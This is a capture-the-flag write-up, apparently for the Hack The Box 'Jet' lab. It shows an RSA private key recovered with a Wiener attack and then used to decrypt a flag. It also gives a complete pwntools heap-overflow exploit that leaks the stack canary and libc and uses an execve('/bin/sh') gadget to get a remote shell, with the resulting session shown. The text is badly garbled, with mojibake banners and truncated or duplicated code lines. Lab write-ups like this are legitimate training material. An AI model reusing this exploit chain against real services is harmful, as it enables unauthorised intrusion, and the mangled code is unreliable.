48oieZ3nkuI6CNibmeNUtElXxuKarcSR0iHslc3wSsmmDPqBoCMqIj4BWiIDrjFV0YDPveqwThae M6ZK7sNt/ZrGueCU4Imwoqsq0jlfihbP/99T26XhTgcnL0qhzbeyhm3nq7Mf7lvfu52fwytD2poG b2Ea7M9zU3uLKy2MgmRN3xIna4yml7n6Hjd+AMigPDg+zQKyNGRsr2a0uVYTu/xIpzUzXZl5vgSw +MCunKA1CuMZ7Sy/egW2rPfdYC9nvxuuwJ/zrzBBV200wwAwnkHcxWJEhx08MKQBVUx0m4jYFwuN kHInghhFGCCOcmzjwhfzF3ZSykoxBr3NWDQdrzFrUoYt3TpWBpXNJw4t6fXxqfnVDpMO6RyH6N7v rtuRcQt9Qe4LCmcek0QiZo1rz+F4n+CGV47CHwXlMyWsJ1bqWcd6dfbZu0Tx5uapNpkBIIZtbbk/ XP6dFdWs82PXBKeAm8tCzzWAY5yjVELH59yi2AH1TtCIQWP8nvyL00nkAZvBdeF+ipq19cwGuatt BFSq9ph+0juBvSM1HuL1LUHv6+lv7CJGs/C7nJr0p7vuGwMUjvoBnsW4kP9ffiWc5hQfa8VCy0E6 Rs2o6vYt64ZIv9BmsCYppv90hssNnZh6zaPyy5DDWtQ2/GGMJ/qJIx6gf9oXOKh8JLGQY7tgKbJm YWW10BOHSdrxeFcxw9PRFy71LIM4iu+d0fYqtrhMIPy9kwI6YF5f53Ac3sitLEYp7cwUjSwVBG/W iy1eVtpqpaKTZ1sn1uWP+90i2LmQKW4C7f80LxSzvCkc464iiXqeklkn2lpcUHwTCJLvnJ6aQzRW unlekG3xYrDE+GG6vftTEjIhAMWKplcsTuUMwNsnvCAWfpm7J5nZUHTFzvlSAtFTfWzcWfc7X8eg tNvnjHsMwcDZJpI1LGTzoFQv6woPxZ+m+gT0t7pQ3s7rWr/+C0KYA6AFIsVhTxtCMwJvzCVTUuOT 02ofHr0cfHvHiji0qLwG3BPhVBi0QvTBbs9qwY++vGRIsqRE7AkdnbcZtuiq96KS9NxLKbqqalBh 4hSlkauLBqiXTyu142Y9WuoOVojAlYM4yr6ESW6uDK6AAKUhcrYSwU+1rIofkKePjebAqVvqnQIY 9Qy3EL+UGSXi8gcta/mY0mSTBCt/wzc1FmSBGw0+5YY22xIREy+9XKp+JibhgDWl1QVs0i6Djko4 mc0CUl0sP+XbjEY0ZjeMW+grH2DiJJZ3rYrHV5zSqXZutHWJSw==

\$ cat key.bin.enc | base64

AVQbOtorWbClA2pU9ma4zmwyDz/Lmx6fKUaEjWqhdXvkNebs33fFlDV4ua3PnSWyDwFQ/1Z4Va4oeRN6xWOvqxzply9VvfNOtcf9xloX1EZeFw9P2Uxabjp7xth515Mn77cS/6BWIAdlL09bQt/577JeHWfR+XBkaAaS6dsqFUFq

We copied the base64 encoded content, decoded it locally and we run the RsaCtfTool (Wiener's attack):

kali :: ~/RsaCtfTool â□¹masterâ□° # python RsaCtfTool.py --publickey ../HTB/public.crt --private --verbose [*] Performing hastads attack. [*] Performing factordb attack. [*] Performing pastctfprimes attack. [*] Loaded 71 primes [*] Performing mersenne_primes attack. [*] Performing noveltyprimes attack. [*] Performing smallq attack. [*] Performing wiener attack. ----BEGIN RSA PRIVATE KEY----MIICOQIBAAKBgQGN24SSfsyl/rFafZuCr54aBgEpk9fJDFa78Qnk177LTPwWgJPd gY6ZZC9w7LWuy9+fSFfDnF4PI3DRPDpvvqmBjQh7jykg7N4FUC5dkqx4gBw+dfDf ytHR1LeesYfJI6KF7s0FQhY0ioCVyYGmNQoplt34bxbXqVvJZUMfBFC6LQKBqQCk zWwClLUdx08Ezef0+356nNLVml7eZvTJkKjl2M6sE8sHiedfyQ4Hvro2yfkrM0bc EZHPnIba0wZ/8+cgzNxpNmtkG/CvNrZY81iw2lpm81KVmMIG0oEHy9V8RviVOGRW i2CItuiV3AUIjKXT/TjdqXcW/n4fJ+8YuAMLUCV4ewIgSJiewFB8qwlK2nqa7taz d6D0tCKbEwXM14BUeiJVRkcC00EIH6FjRIVKckAWdknyG0zk3u00fTEH9+097y0B A50BHosBfo0aqYxd5M06M4sNzodxqnRtfqd7R8C0dsrnBhtrAkEBqZ7n+h78BMxC h6yTdJ5rMTFv3a7/hGGcpCucYiadTIxfIROR1ey8/Oqe4HgwWz9YKZ1re02bL9fn cIKouKi+xwIqSJiewFB8qwlK2nqa7tazd6D0tCKbEwXMl4BUeiJVRkcCIEiYnsB0 fKsJStp6mu7Ws3eg0LQimxMFzJeAVHoiVUZHAkA3pS0IKm+cCT6r0f0bMnPKoxur bzwDyPPczkvz0AyTGsGUfeHhseLHZKVAvqzLbrEdTFo906cZWpLJAIEt8SD9 ----END RSA PRIVATE KEY-----We save it as private kali :: ~/RsaCtfTool â□¹masterâ□° # openssl rsautl -decrypt -ssl -inkey ../HTB/private -in ../HTB/key.bin.enc -out export kali :: ~/RsaCtfTool â□¹master*â□° # openssl aes-256-cbc -d -in ../HTB/secret.enc -out keys_final -pass file:export kali :: ~/RsaCtfTool â□¹master*â□° # cat keys final مُوهِ وَمُوهُ و âoo âoo âoo âoo âoo âooâooâooâooâoo âooâooâooâoo âooâooâooâoo â - - â - - â - - â - - â - - â - - â - - â - - â âooâooâoo âooâoo âooâooâoo âooâoo âooâooâooâoo â - - Congratulations!! âooâooâoo âooâooâoo âoo âooâooâooâoo â--â--â--â--â-âooâooâooâoo âooâooâooâooâooâoo âooâooâoo ânnânn ânnânnânn ânn âooâooâoo â__â__â__â__â__â__ â - - â - - â - - â - - â - - â - - a ânnânnânn https://jet.com/careers âooâooâooâoo âooâooâoo âoo âooâooâooâoo HTB: https://www.hackthebox.eu âooâooâooâoo âooâooâoo âoo âooâoo âoo âooâoo âooâooâooâooâoo âoo âooâoo âoo âoo âoo âooâooâoo âoo âoo âoo âпп âooâoo âпп âoo âoo âoo âooâoo âпп âoo JET{n3xt_t1m3_p1ck_65537} âםם ânn ânn ânn â□□ âoo âoo âoo âoo âםם âםם âoo âпп âпп âםם âoo âпп âםם âoo âoo âoo âoo âoo âпп âםם â□□ Props to: âooâooâoo âooâoo âooâooâoo â__â__â__â__â__â__

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
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kali :: ~/RsaCtfTool â□¹master*â□° #
So, The Flag 10 is : JET{n3xt_t1m3_p1ck_65537}
# Flag 11 (Memo)
Its a heap overflow. with bypassing canary :/
Similar exploit :
https://github.com/megumish/ctfs/blob/master/2017/0x00ctf2017/memo_manager/explo
it.py
memo.py:
from pwn import *
#context.log_level = "debug"
def create_memo(data, answer, one_more_data=None):
    conn.sendlineafter("> ","1")
   conn.sendlineafter("Data: ", data)
   if answer[:3] == "yes":
       conn.sendafter("[yes/no] ", answer)
   else:
       conn.sendafter("[yes/no] ", answer)
       conn.sendafter("Data: ", one_more_data)
def show_memo():
   conn.sendlineafter("> ","2")
```

conn.recvuntil("Data: ")

def delete_memo():

```
conn.sendlineafter("> ","3")
def tap_out(answer):
          conn.sendlineafter("> ","4")
         conn.sendafter("[yes/no] ", answer)
def exploit():
          create_memo("A" * 0x1f, "no", "A" * 0x1f)
          show_memo()
         conn.recv(0x20)
         #chunk: 0x7ffee7b7d3c0
          #leak: 0x7ffee7b7d4d0
          STACK\_CHUNK = u64(conn.recv(6) + "\x00" * 2) - (0x7ffee7b7d4d0 - 
0x7ffee7b7d3c0)
          log.success("STACK_CHUNK :0x%x" % STACK_CHUNK)
          delete_memo()
          create_memo("A" * 0x28, "no", "A" * 0x28)
          show_memo()
         conn.recvuntil("A" * 0x28)
         conn.recv(1)
         CANARY = u64("\x00" + conn.recv(7))
          log.success("CANARY :0x%x" % CANARY)
         create_memo("A" * 0x18, "no", "A" * 0x18)
create_memo("A" * 0x18, "no", "A" * 0x17)
          show_memo()
         conn.recvuntil("A" * 0x18)
         conn.recv(1)
         HEAP = u64("\x00" + conn.recv(3) + "\x00" * 4)
         log.success("HEAP :0x%x" % HEAP)
         create_memo("A" * 0x18, "no", "A" * 0x8 + p64(0x91) + "A" * 0x8)
        create_memo("A" * 0x18, "No", "A" * 0x8 + p64(0x91) + "A" * create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8 + p64(0x31))
create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
          tap_out("no\x00" + "A" * 21 + p64(HEAP + 0xe0))
          delete_memo()
          tap_out("no\x00" + "A" * 21 + p64(HEAP + 0xc0))
          delete_memo()
          show_memo()
          LEAK = u64(conn.recv(6) + "\x00" * 2)
          log.success("LEAK :0x%x" % LEAK)
          #libc :0x7fbae5b6e000
         #LEAK: 0x7fbae5f32b78
          LIBC = LEAK - (0x7fbae5f32b78 - 0x7fbae5b6e000)
         log.success("LIBC :0x%x" % LIBC) create_memo("A" * 0x28, "no", "A" * 0x10 + p64(0x0) + p64(0x21) +
p64(STACK_CHUNK))
         create_memo(p64(LEAK) * (0x28 // 8), "no", "A" * 0x28)
         create_memo("A" * 0x8 + p64(0x21) + p64(STACK_CHUNK + 0x18) + "A" * 0x8 + p64(0x21) + p6
p64(0x21), "yes")
#0x45216
                             execve("/bin/sh", rsp+0x30, environ)
#constraints:
# rax == NULL
#0x4526a
                             execve("/bin/sh", rsp+0x30, environ)
#constraints:
\# [rsp+0x30] == NULL
                             execve("/bin/sh", rsp+0x50, environ)
#0xf0274
#constraints:
       [rsp+0x50] == NULL
                             execve("/bin/sh", rsp+0x70, environ)
#0xf1117
```

```
#constraints:
# [rsp+0x70] == NULL
    create_memo("A" * 0x8, "no", p64(CANARY) + "A" * 0x8 + p64(LIBC + 0x45216))
    tap_out("yes\x00")
    conn.interactive()
if __name__ == "__main__":
    if sys.argv[1] == "r":
        HOST = "10.13.37.10"
        PORT = 7777
        conn = remote(HOST, PORT)
    else:
        conn = process(["./memo"])
    exploit()
> sudo python memo.py r
[+] Opening connection to 10.13.37.10 on port 7777: Done
[+] STACK_CHUNK :0x7ffc4fb4a2e0
[+] CANARY :0x4dcd14e0fc155e00
[+] HEAP :0x1bb9000
[+] LEAK :0x7fb95c38fb78
[+] LIBC :0x7fb95bfcb000
[*] Switching to interactive mode
Quitter!
$ 1s
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd /home
$ 1s
alex
ch4p
g0blin
leak
membermanager
memo
tony
$ cd memo
$ 1s
flag.txt
memo
say_hi
```



\$